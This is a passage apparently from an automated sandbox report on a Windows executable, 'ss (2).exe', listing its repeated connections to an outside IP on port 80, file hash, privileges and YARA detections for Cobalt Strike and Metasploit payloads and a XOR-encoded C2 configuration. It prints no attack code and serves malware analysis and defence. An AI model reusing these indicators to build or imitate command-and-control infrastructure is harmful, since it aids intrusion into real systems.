95	192.168.2.3	49845	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
96	192.168.2.3	49846	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
97	192.168.2.3	49847	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
98	192.168.2.3	49848	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
99	192.168.2.3	49849	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Statistics

No statistics

System Behavior

Analysis Process: ss (2).exe PID: **6508**, Parent PID: **5044**

General

Target ID:	0
Start time:	23:51:08
Start date:	25/04/2022
Path:	C:\Users\user\Desktop\ss (2).exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\ss (2).exe"
Imagebase:	0x400000
File size:	1011200 bytes
MD5 hash:	BE1D45E0D156D20C4474D3D174B2BE40
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: Cobaltbaltstrike_RAW_Payload_http_stager_x86, Description: Detects CobaltStrike payloads, Source: 00000000.00000002.529280749.00000000023A0000.00000020.00001000.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000000.00000002.529280749.00000000023A0000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CobaltStrike_4, Description: Yara detected CobaltStrike, Source: 00000000.00000002.529272985.0000000002390000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 00000000.00000002.529266860.0000000002380000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Trojan_Raw_Generic_4, Description: unknown, Source: 00000000.00000003.266522864.00000000036B0000.00000040.00001000.00020000.00000000.sdmp, Author: FireEye • Rule: CobaltStrike_C2_Encoded_XOR_Config_Indicator, Description: Detects CobaltStrike C2 encoded profile configuration, Source: 00000000.00000003.266522864.00000000036B0000.00000040.00001000.00020000.00000000.sdmp, Author: yara@s3c.za.net • Rule: SUSP_XORed_Mozilla, Description: Detects suspicious XORed keyword - Mozilla/5.0, Source: 00000000.00000003.266522864.00000000036B0000.00000040.00001000.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_CobaltStrike_2, Description: Yara detected CobaltStrike, Source: 00000000.00000003.266522864.00000000036B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CobaltStrike_3, Description: Yara detected CobaltStrike, Source: 00000000.00000003.266522864.00000000036B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
\pipe\MSSE-3346-server	unknown	798	success or wait	1	4017B6	ReadFile

Disassembly

No disassembly